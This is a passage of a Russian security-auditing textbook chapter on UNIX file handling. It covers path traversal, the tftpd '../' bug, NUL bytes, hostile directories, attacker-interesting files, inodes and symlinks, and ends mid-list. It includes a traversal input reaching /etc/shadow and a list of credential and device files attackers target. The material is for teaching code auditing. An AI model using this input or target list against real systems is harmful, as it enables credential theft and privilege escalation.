    debug("data file is in /usr/lib/oldfiles/");
    process_libfile(filename, OLD_FORMAT);
} else {
    debug("invalid data file location");
    app_abort();
}
```

Предположим, эта программа получает аргумент `filename` от пользователей. Код пытается убедиться, что путь указывает в безопасное место: он проверяет префикс имени файла и убеждается, что путь начинается с подходящего каталога в `/usr/lib`, куда у пользователей не должно быть прав записи. Пользователи потенциально могут обойти эти проверки, передав имя файла вроде такого:

```
/usr/lib/safefiles/../../../../../../../../etc/shadow
```

Такое имя пройдет проверку, но привилегированное приложение все равно откроет теневой файл паролей как файл данных, что, скорее всего, приведет к эксплуатируемым последствиям.

В старой версии Linux `tftpd` была уязвимость такого типа, обнаруженная исследователем Алексом Белитсом. Следующий код из `tftpd` должен проверять имя файла (он взят из его исходного сообщения в Bugtraq, архивированного по адресу http://insecure.org/sploits/linux.tftpd.dotdotbug.html):

```
syslog(LOG_ERR, "tftpd: trying to get file: %s\n", filename);
if (*filename != '/') {
    syslog(LOG_ERR, "tftpd: serving file from %s\n", dirs[0]);
    chdir(dirs[0]);
} else {
    for (dirp = dirs; *dirp; dirp++)
```

```
            if (strncmp(filename, *dirp, strlen(*dirp)) == 0)
                break;
        if (*dirp == 0 && dirp != dirs)
            return (EACCESS);
    }
    /*
     * prevent tricksters from getting around the directory restrictions
     */
    for (cp = filename + 1; *cp; cp++)
        if (*cp == '.' && strncmp(cp - 1, "/../", 4) == 0)
            return(EACCESS);
```

Если первый символ имени файла -- косая черта, `tftpd` считает каталог абсолютным путем и проверяет, совпадает ли начальный каталог с одним из известных ему каталогов. Если первый символ имени файла не косая черта, `tftpd` считает путь относительным, указывающим на файл в первом заранее заданном каталоге.

Затем код проверяет, что имя файла не содержит последовательностей `/../`; если содержит, имя отклоняется как попытка атаки. Проблема в том, что если имя файла начинается с символов `../`, проверка этого не ловит, и удаленные пользователи могут получить произвольные файлы из системы, рекурсивно выйдя из каталога `tftp`, который обычно является `/tftpd`.

Встроенный NUL

Символ NUL завершает путь, потому что путь -- это просто C-строка. Однако когда языки более высокого уровня взаимодействуют с файловой системой, они в основном используют строки с явной длиной и не применяют NUL как признак конца строки. Программы на Java, PHP, Visual Basic и Perl часто можно ввести в заблуждение, передав им имена файлов со встроенными NUL-символами. Язык программирования рассматривает эти символы как часть пути, но нижележащая ОС видит в них терминатор. Этот вопрос, связанный с путями, разбирался в главе 8, "Строки и метасимволы".

Опасные места

Файловая система многопользовательской UNIX-машины похожа на современный мегаполис: большинство районов безопасны, если не делать глупостей, но в некоторых местах даже полиция советует не останавливаться на светофорах. На UNIX-машине "безопасные районы" похожи на закрытые поселки: это каталоги и файлы, которыми управляете только вы и доверенные вам люди. "Сделать глупость" здесь означает, например, создать новые файлы и каталоги со слишком свободными правами -- цифровой эквивалент незапертой двери. Сюда же относится просьба к потенциально вредоносным пользователям указать, какие файлы обрабатывать: это примерно как попросить вора помочь вам выбрать хорошее место для тайника. Опасным частям города соответствуют публичные каталоги, которые на больших многопользовательских машинах могут быть довольно тревожными: `/tmp`, `/var/tmp/` и каталог почтовой очереди.

В целом приложение может быть достаточно хорошо изолировано от файловых уязвимостей, если остается в более безопасных частях файловой системы. Например, если программа взаимодействует с файловой системой только для чтения статических файлов, принадлежащих привилегированным пользователям, таких как конфигурационные файлы в `/etc`, она, скорее всего, защищена от вмешательства вредоносных третьих сторон. Если приложению нужно более сложное взаимодействие с файловой системой, но оно работает с файлами в безопасном месте и создает и изменяет новые файлы и каталоги безопасно, оно все еще, скорее всего, будет безопасным.

Всякий раз, когда программе приходится выходить за пределы этих простых случаев, возникают потенциальные проблемы: вредоносные третьи стороны могут манипулировать файловой системой прямо под ней. С этой точки зрения потенциально уязвимы программы, которым

приходится работать с файлами и каталогами во враждебных местах файловой системы. Враждебное место -- это место, где другие пользователи и программы могут вмешиваться, изменять, прерывать или перехватывать использование файлов. Потенциально враждебны следующие места:

• *Места, задаваемые пользователем.* Каждый раз, когда имя файла или каталога строится на основе пользовательского ввода, появляется потенциальный риск. Любой демон или setuid-приложение, принимающее имя файла от пользователя с меньшими привилегиями или из сетевого соединения, должно осторожно использовать это имя. Пользователи могут легко указать процессу место в файловой системе, которое полностью контролируют, а затем незаметно манипулировать файлами за спиной программы.

• *Новые файлы и каталоги.* Привилегированный процесс может работать в полностью безопасном и защищенном месте файловой системы, но если он создает новый файл или каталог со слишком мягкими правами, атакующие могут скрытно им манипулировать.

• *Временные и публичные каталоги.* Многие приложения используют временные файлы в публичных каталогах, и при неправильном использовании приложения открываются для разных атак. Демоны и setuid-приложения, конечно, уязвимы к таким проблемам, но непривилегированные приложения тоже могут попасть в беду. Если программу, работающую от имени непривилегированного пользователя, можно заставить раскрыть файлы или привилегии этого пользователя другим пользователям системы, это может привести к серьезной уязвимости.

• *Файлы, контролируемые другими пользователями.* Некоторые setuid-приложения работают с файлами, контролируемыми непривилегированным пользователем, который вызвал программу, например с конфигурационным файлом в домашнем каталоге пользователя. Многие демоны похожим образом используют файлы других пользователей, а некоторые демоны даже периодически обходят части файловой системы для задач обслуживания. Привилегированные программы должны осторожно взаимодействовать с такими пользовательскими файлами.

Интересные файлы

В типичной UNIX-системе есть несколько файлов и каталогов, интересных аудиторам кода: они содержат секретную информацию, конфигурационные или управляющие данные привилегированных программ, инкапсулируют аппаратные или ядерные объекты либо обладают поведением и атрибутами, которые можно использовать в атаке.

При аудите кода полезно иметь общее представление о том, что есть в типичной UNIX-системе, потому что это помогает придумывать возможные атаки. Файлы, описанные ниже, ни в коем случае не являются исчерпывающим списком потенциально рискованных мест, но охватывают некоторые из наиболее интересных областей файловой системы.

Файлы конфигурации системы

Конфигурационные файлы в `/etc/` обычно являются хорошей целью для атакующих. Некоторые демоны, например `radius`, OpenSSH, VPN-демоны и `ntpd`, могут использовать общие секреты или закрытые ключи для шифрования сетевого взаимодействия. Атакующие, способные читать конфигурационные файлы с такими секретами, могут получить возможность атаковать службу или ее клиентов. В целом возможность записи в конфигурационные файлы часто ведет к проблемам безопасности, а возможность повредить или удалить их часто выводит систему из строя. Следующий список описывает некоторые часто атакуемые файлы и объясняет, какие преимущества атакующие могут получить при доступе к ним:

• *Базы аутентификации (*`/etc/passwd`*,* `/etc/shadow`*,* `/etc/master.passwd`*,* `/tcb/`*).* Теневой файл паролей UNIX-системы обычно содержит хеши паролей для каждого пользователя. Возможность непривилегированной программы читать теневую информацию о паролях часто ведет к дальнейшей компрометации. Слабые пароли можно обнаружить словарной атакой с помощью программы для взлома паролей, например John the Ripper от Solar Designer (www.openwall.com). Учетные записи без пароля сразу заметны в shadow-файле, потому что у них нет хеша. Программа, способная писать в эти файлы, обычно может выдать себе root-доступ. Изменение или повреждение этих файлов обычно выводит машину из строя, пока администратор не создаст их заново.

• *Эквивалентность хостов (*`/etc/hosts.equiv`*,* `.rhosts`*,* `.shosts`*).* Эти файлы указывают, какие хосты и пользователи могут входить на машину без аутентификации, то есть какие хосты и пользователи считаются доверенными. Доверительные отношения иногда встречаются во внутренних сетях, потому что они упрощают администрирование и сценарные задачи. Обратите внимание, что демоны `ssh` учитывают такие доверительные настройки, если они сконфигурированы соответствующим образом. Атакующие, обнаружившие такие отношения доверия, могут попытаться получить доступ к доверенным машинам или даже провести сетевую атаку через IP spoofing, притворившись доверенным IP-адресом. Атакующий, способный писать в эти файлы, часто может получить root-доступ, заставив машину доверять ему.

• `/etc/ld.preload.so`**.** Если атакующие могут писать в определенные shared libraries, они потенциально могут вставить код, который будет выполняться несколькими программами на машине.

• `/etc/nologin`**,** `/etc/hosts.allow`**.** Создание этих файлов может фактически отключить систему.

Личные файлы пользователей

Личные пользовательские файлы также могут интересовать атакующих, потому что в типичном пользовательском каталоге есть не только чувствительные файлы, но и конфигурационные файлы, используемые разными приложениями системы. Вот краткий список некоторых интересных личных пользовательских файлов:

• *Истории командных оболочек (*`.sh_history`*,* `.ksh_history`*,* `.bash_history`*,* `.history`*).* Истории оболочки -- это файлы с журналом каждой команды, которую пользователи вводят в своих shell. Атакующие могут использовать эти файлы, чтобы наблюдать за поведением других пользователей и пытаться найти потенциальные цели атаки в системе или другие системы, куда пользователи часто входят.

• *Сценарии входа и выхода shell (*`.profile`*,* `.bashrc`*,* `cshrc`*,* `.login`*).* Эти файлы автоматически выполняются при входе или выходе пользователя. Атакующие могут использовать их, чтобы найти потенциальные цели атаки в системе, например программы с race condition во временных файлах, запускаемые root при входе. Разумеется, возможность записи в такие файлы представляет непосредственную угрозу: атакующий может добавить в файл произвольные команды, которые будут выполнены при следующем входе пользователя.

• *Почтовые очереди.* Почта системных пользователей -- еще одна цель, которая может оказаться весьма полезной для атакующих: пользователи часто хранят чувствительную и конфиденциальную информацию в электронной почте, а администраторы обсуждают вопросы безопасности, например учетные данные и существующие уязвимости. Каталог почтовой очереди часто является sticky-каталогом с режимом 777, что делает его восприимчивым к манипуляциям непривилегированных атакующих.

Конфигурационные файлы и данные программ

Конфигурационные файлы и данные конкретных программ тоже могут быть полезны атакующим. Чтение конфигурационных файлов может позволить им найти слабые места или чувствительную информацию, которую можно использовать для достижения более высокого уровня компрометации. Изменение данных файлов обычно имеет более прямые и резкие последствия, например получение привилегий приложения, использующего конфигурационный файл. Следующий список описывает конфигурационные и информационные файлы, которые могут быть интересны атакующему:

• *Файлы, связанные с Web.* Web-приложения обычно имеют статические конфигурационные файлы со встроенными учетными данными базы данных. Любой механизм аутентификации, локальный для Web-сервера, может использовать статические файлы с информацией о паролях, например файл Apache `.htpasswd`. Кроме того, поскольку Web-приложения часто пишутся на скриптовых языках, исходный код может быть ценен для атакующих. Исходники дают им подробное понимание работы Web-приложения, и они могут использовать это понимание для поиска уязвимости в Web-сервисе. Web-приложения обсуждаются в главах 17, "Web Applications", и 18, "Web Technologies".

• *Файлы конфигурации SSH.* Программа secure shell (SSH) содержит конфигурационные файлы и параметры, которые можно использовать для компрометации учетных записей других пользователей, если их можно читать и изменять. Как отмечалось ранее, размещение файла `.shosts` в пользовательском каталоге позволяет войти под этим пользователем без учетных данных, если на SSH-сервере включены соответствующие параметры rhosts. Возможность читать и изменять чувствительные файлы ключей похожим образом может привести к компрометации учетных записей.

• *Временные файлы.* Временные файлы обычно хранятся в публичном каталоге, например `/var/tmp` или `/tmp`, который обычно является sticky-каталогом с режимом 777.

Файлы журналов

Журналы иногда содержат чувствительную информацию, например пароли пользователей, если те по ошибке вводят их в приглашение имени пользователя. Редактирование журналов позволяет атакующим скрывать свидетельства атаки. Файлы журналов часто находятся в подкаталогах `/var`, например в `/var/log`.

Файлы программ и библиотеки

Возможность перезаписать файл программы или библиотеку почти наверняка ведет к повышению привилегий. Например, в BSD-системе программа `pwdb_mkdb` запускается от root, когда пользователи изменяют запись своей учетной информации в файле паролей. Пользователи, способные перезаписать этот бинарный файл, могут выполнить произвольный код в контексте root. Похожим образом, если атакующие могут перезаписывать shared libraries, они потенциально могут вставить код, который будет выполняться множеством программ на машине.

Файлы ядра и загрузки

Если атакующие могут писать в файл ядра или файлы, используемые в процессе загрузки, они потенциально могут вставить или изменить код, который будет использован при следующей перезагрузке машины.

Файлы устройств

Как уже говорилось, файлы устройств выглядят для пользователей файловой системы как обычные файлы, но обращаются к устройствам, а не к обычным файлам. Набор файлов устройств в UNIX-системе сильно зависит от варианта UNIX, но некоторые распространенные примеры приведены ниже:

• *Виртуальные драйверы устройств.* Условия отказа в обслуживании часто можно вызвать, заставив программу читать файл бесконечного размера или файл, который постоянно блокируется. В UNIX-системах файлы вроде `/dev/zero`, `/dev/random` и `/dev/urandom` можно использовать для генерации бесконечных объемов данных, из-за чего процесс будет занят разбором бессмысленной информации или будет блокироваться.

• *Raw-устройства памяти.* В некоторых системах есть raw-устройства памяти, позволяющие читать и писать непосредственно в память. Обычно система содержит файл `/dev/mem`, который дает доступ к физической памяти системы. Возможность писать в этот файл привела бы к компрометации на уровне ядра. Другие файлы памяти, например `/dev/kmem`, также позволяют писать в виртуальные адреса памяти ядра.

• *Драйверы аппаратных устройств.* Аппаратные устройства часто имеют соответствующие файлы устройств, используемые для доступа к конкретному устройству. Например, принтер может быть доступен через `/dev/lpX`. Доступ к аппаратным устройствам в ситуации, когда программа собиралась манипулировать обычными файлами, обычно приводит к неправильной работе приложения.

• *Терминальные устройства.* Пользователи взаимодействуют с shell через терминальные устройства или псевдотерминальные устройства. Обычно они называются `/dev/ttyX`, `/dev/ptyX` или похожим образом. Получение доступа к этим устройствам может позволить атакующим читать данные из сеансов других пользователей или вставлять нажатия клавиш в их сеанс, тем самым принимая их привилегии.

Именованные каналы

Подсовывание именованных каналов вместо обычных файлов может интересовать атакующих, особенно для атак, основанных на тайминге (они обсуждаются в разделе IPC в главе 10, "UNIX II: Processes"). Кроме того, если приложение открывает именованный канал, владелец канала может доставить сигнал `SIGPIPE`, который можно использовать для сигнальной атаки. Сигналы подробно рассматриваются в главе 13.

Файловая система proc

Некоторые UNIX-ОС предоставляют в `/proc` другие интересные файлы, которые можно использовать для файловых атак. Например, демон, работающий как непривилегированный пользователь, имеет права читать собственный файл `/proc/pid/mem` -- виртуальный файл, который можно использовать для чтения и записи памяти текущего процесса. Если демон обманом заставить читать этот файл и выводить результат, он может раскрыть пользователям чувствительную информацию. Еще один полезный файл в файловой системе proc -- `kcore`, который можно использовать для чтения чувствительных данных в памяти ядра.

Внутреннее устройство файлов

При изучении сложных файловых уязвимостей, таких как race conditions и атаки через ссылки, полезно иметь базовое понимание внутреннего устройства файлов UNIX. Конечно, реализации UNIX заметно различаются под капотом, но это объяснение будет общим и должно охватить основные свойства всех реализаций. Обсуждение не совпадает на 100% с какой-то конкретной реализацией UNIX, но оно должно покрыть концепции, полезные для анализа кода файловой системы.


Файловые дескрипторы

UNIX предоставляет единообразный файловый интерфейс, который процессы могут использовать для работы с довольно разнородным набором системных ресурсов. Эти ресурсы включают файлы, аппаратные устройства, специальные виртуальные устройства, сетевые сокеты и механизмы IPC. Единообразие этого файлового интерфейса и способ, которым оно поддерживается в ядре, дают гибкую и совместимую систему. Например, код, используемый для общения с другой стороной через именованный канал, можно применить для взаимодействия с сетевым сокетом или с файлом программы, и перенастройка потребует минимальных изменений или не потребует их вообще.

Для каждого процесса ядро UNIX хранит список его открытых файлов, известный как **таблица файловых дескрипторов**. Эта таблица содержит указатели на структуры данных ядра (подробнее они обсуждаются в главе 10), которые инкапсулируют эти системные ресурсы. Процесс обычно открывает обычный файл на диске, вызывая `open()` и передавая путь для открытия. Ядро разрешает путь в конкретный файл на диске, затем загружает необходимые файловые структуры данных в память, читая часть информации с диска. Файл добавляется в таблицу файловых дескрипторов, а позиция, или индекс, новой записи в таблице возвращается процессу. Этот индекс и есть **файловый дескриптор**, уникальный числовой маркер, с помощью которого процесс может ссылаться на файл в будущих системных вызовах.

Рисунок 9-3 показывает таблицу файловых дескрипторов простого демона. Файловые дескрипторы 0, 1 и 2, соответствующие стандартному вводу, стандартному выводу и стандартной ошибке, соответственно, поддерживаются драйвером устройства файла `/dev/null`, который просто отбрасывает все полученное. Файловый дескриптор 3 ссылается на конфигурационный файл `/etc/config`, который открыла программа. Файловый дескриптор 4 -- это TCP-соединение с Web-сервером машины 1.2.3.4.

Рисунок 9-3. Упрощенный вид таблицы файловых дескрипторов



Файловые дескрипторы обычно закрываются, когда процесс завершается или вызывает `close()` для файлового дескриптора. Процесс может помечать некоторые файловые дескрипторы как **close-on-exec**, что означает их автоматическое закрытие при выполнении другой программы. Дескрипторы, не помеченные close-on-exec, сохраняются при запуске новой программы; это имеет некоторые последствия для безопасности, рассматриваемые в главе 10. Файловые дескрипторы автоматически дублируются, когда процесс использует `fork()`, а также могут явно дублироваться системными вызовами `dup2()` или `fcntl()`.

Inodes

Детали хранения атрибутов файла зависят от кода файловой системы, но UNIX ожидает от файловой системы структуры данных, которую она может заполнить из своего хранилища. Для каждого файла UNIX ожидает **информационный узел (inode)**, который файловая система может представить. В более прямолинейных классических UNIX-файловых системах inodes -- это реальные структуры данных, существующие в физических блоках на диске. В современных файловых системах все не так прямолинейно, но ядро все равно использует концепцию inode для отслеживания всей информации о файле, независимо от того, как эта информация в итоге хранится.

Что же находится в inode? У inodes есть **номер inode**, уникальный в файловой системе. Каждая файловая система, смонтированная на UNIX-машине, имеет уникальный номер устройства. Поэтому каждый файл в UNIX-системе можно уникально идентифицировать сочетанием номера устройства и номера inode. Inodes содержат поле типа файла, которое может указывать, что файл является обычным файлом, символьным устройством, блочным устройством, UNIX domain socket, именованным каналом или символической ссылкой. Inodes также содержат ID владельца, ID группы и биты прав доступа к файлу, а также размер файла в байтах, времена доступа, изменения и изменения inode, и число ссылок на файл.

Термин "inode" может сбивать с толку, потому что он относится к двум разным вещам: структуре inode, хранящейся на диске, и структуре inode, которую ядро держит в памяти. Дисковая структура inode содержит упомянутые атрибуты файла, а также указатели на блоки данных файла на диске. Структура inode в памяти ядра содержит всю информацию из дискового inode, а также дополнительные атрибуты и данные и указатели на связанные функции ядра для работы с файлом. Когда ядро открывает файл, оно создает структуру inode и просит нижележащий драйвер файловой системы заполнить ее. Код файловой системы может прочитать inode с диска и заполнить структуру inode ядра полученной информацией, а может сделать что-то совершенно другое. Важно то, что для ядра каждый файл изменяется, отслеживается и поддерживается через inode.

Inodes организованы и кэшируются так, чтобы ядро и файловая система могли быстро к ним обращаться. Ядро в основном работает с файлами через inodes, а не через имена файлов. Когда процесс делает системный вызов с аргументом-путем, ядро разрешает путь в inode и затем выполняет запрошенную операцию над inode. Это объяснение немного упрощено, но для целей этого обсуждения его достаточно. В любом случае, когда файл открыт и сохранен в таблице файловых дескрипторов, туда помещается указатель на цепочку структур данных, которая в конечном счете ведет к структуре inode, связанной с файлом.

Примечание

Глава 10 объясняет структуры данных, участвующие в связывании таблицы файловых дескрипторов со структурой inode. Эти конструкции важны для понимания того, как файлы и файловые дескрипторы разделяются между процессами, но пока их можно отложить.

Каталоги


Содержимое каталога -- это просто список файлов, которые каталог содержит. Каждый элемент списка называется **записью каталога**, и каждая запись содержит две вещи: имя и номер inode. Возможно, вы заметили, что имя файла не хранится в inode файла, поэтому оно не хранится в файловой системе как атрибут файла. Причина в том, что имена файлов -- это лишь инструкции, которые говорят ядру, как идти по записям каталогов, чтобы получить номер inode файла.

Например, указание имени файла `/tmp/testing/test.txt` говорит ядру начать с inode корневого каталога, открыть его и прочитать запись каталога с именем `tmp`. Эта информация дает ядру номер inode, соответствующий каталогу `tmp`. Ядро открывает этот inode и читает запись с именем `testing`. Эта информация дает ядру номер inode для каталога `testing`. Затем ядро открывает этот inode и читает запись каталога с именем `test.txt`. Полученный ядром номер inode -- это inode файла, и этого ядру достаточно для операций над файлом.

Рисунок 9-4 показывает простую иерархию каталогов. Каждая рамка представляет inode. Inodes каталогов имеют под собой список записей каталога, а каждый inode обычного файла содержит ниже атрибутов содержимое файла. На рисунке показана следующая простая иерархия каталогов:

```
fred.txt
jim/
  bob.txt
```

Рисунок 9-4. Каталоги в действии



Самый левый inode -- это каталог, содержащий файл `fred.txt` и каталог `jim`. Имя этого каталога неизвестно, потому что, чтобы узнать его, нужно посмотреть родительский каталог. Его номер inode -- 1000. Каталог `jim` имеет inode 700, и видно, что в нем только один файл, `bob.txt`.

Если текущим каталогом процесса является каталог с inode 1000, и вы вызываете `open("jim/bob.txt", O_RDWR)`, ядро переводит путь, читая записи каталогов. Сначала открывается каталог с inode 1000, и читается запись каталога для `jim`. Затем ядро открывает

каталог `jim` с inode 700 и читает запись каталога для `bob.txt`, равную 900. После этого ядро открывает `bob.txt` с inode 900, загружает его в память и связывает с записью в таблице файловых дескрипторов.

Ссылки

UNIX предоставляет пользователям два механизма связывания файлов -- жесткие ссылки и мягкие ссылки. Жесткие ссылки позволяют пользователям создавать один файл с несколькими именами, расположенными в разных каталогах. Символические ссылки позволяют пользователям создавать специальный файл, указывающий на файл или каталог в другом месте. Атакующие использовали оба механизма для подрыва кода взаимодействия с файловой системой, поэтому далее они рассматриваются подробно.


Символические ссылки

Символические ссылки, также известные как symlinks или soft links, позволяют пользователям создавать файл или каталог, указывающий на другой файл или каталог. Например, администратор может создать символическую ссылку `/home`, указывающую на каталог `/mnt/disks/disk3a/`. Тогда пользователи смогут работать со своими домашними каталогами в `/home/`, а за кулисами все будет перенаправляться в каталог `disk3a`. Аналогично, пользователь может создать в своем домашнем каталоге символическую ссылку `computers`, указывающую на системный файл `/etc/hosts`. Если пользователь откроет `computers` для чтения, на самом деле он откроет файл `/etc/hosts`, хотя будет казаться, что файл находится в его домашнем каталоге.

Символические ссылки, создаваемые системным вызовом `symlink()`, на самом деле являются специальными маленькими файлами, размещенными в файловой системе. Их inodes помечены как тип "символическая ссылка", а их фактическое содержимое -- это путь к файлу. Когда ядро разрешает путь и встречает файл-символическую ссылку, оно читает путь из символической ссылки, следует этому пути до конца, а затем возобновляет исходный обход пути. Путь в symlink может быть произвольным путем, если он достаточно корректен, чтобы привести ядро к месту назначения.

Рисунок 9-5 показывает, как soft links выглядят на уровне записей каталога. На этом рисунке есть два каталога. Имя верхнего каталога на диаграмме не видно, но предположим, что это `thatdir`. Допустим, вы находитесь в нижнем каталоге, inode 1100, и открываете файл `test.txt`. У него inode 1300, и видно, что это inode символической ссылки. Ядро автоматически открывает файл символической ссылки с inode 1300 и читает путь `../thatdir/fred.txt`. Ядро открывает `../` и возвращается к inode 200. Затем оно открывает `thatdir` и входит в inode 1000, верхний каталог. Оно ищет `fred.txt` и переходит к inode 500, который является текстовым файлом.

Рисунок 9-5. Диаграмма символической ссылки



Системные вызовы для symlink

Поскольку символические ссылки на самом деле являются файлами в файловой системе, системные вызовы могут реагировать на их присутствие двумя способами. Некоторые системные вызовы автоматически следуют символическим ссылкам, а другие работают со специальным файлом символической ссылки. Следующие вызовы имеют семантику, учитывающую symlink:

• Если `unlink()` передан файл, являющийся символической ссылкой, он удаляет символическую ссылку, а не цель.

• Если `lstat()` передан файл, являющийся символической ссылкой, он возвращает информацию о символической ссылке, а не о ее цели.

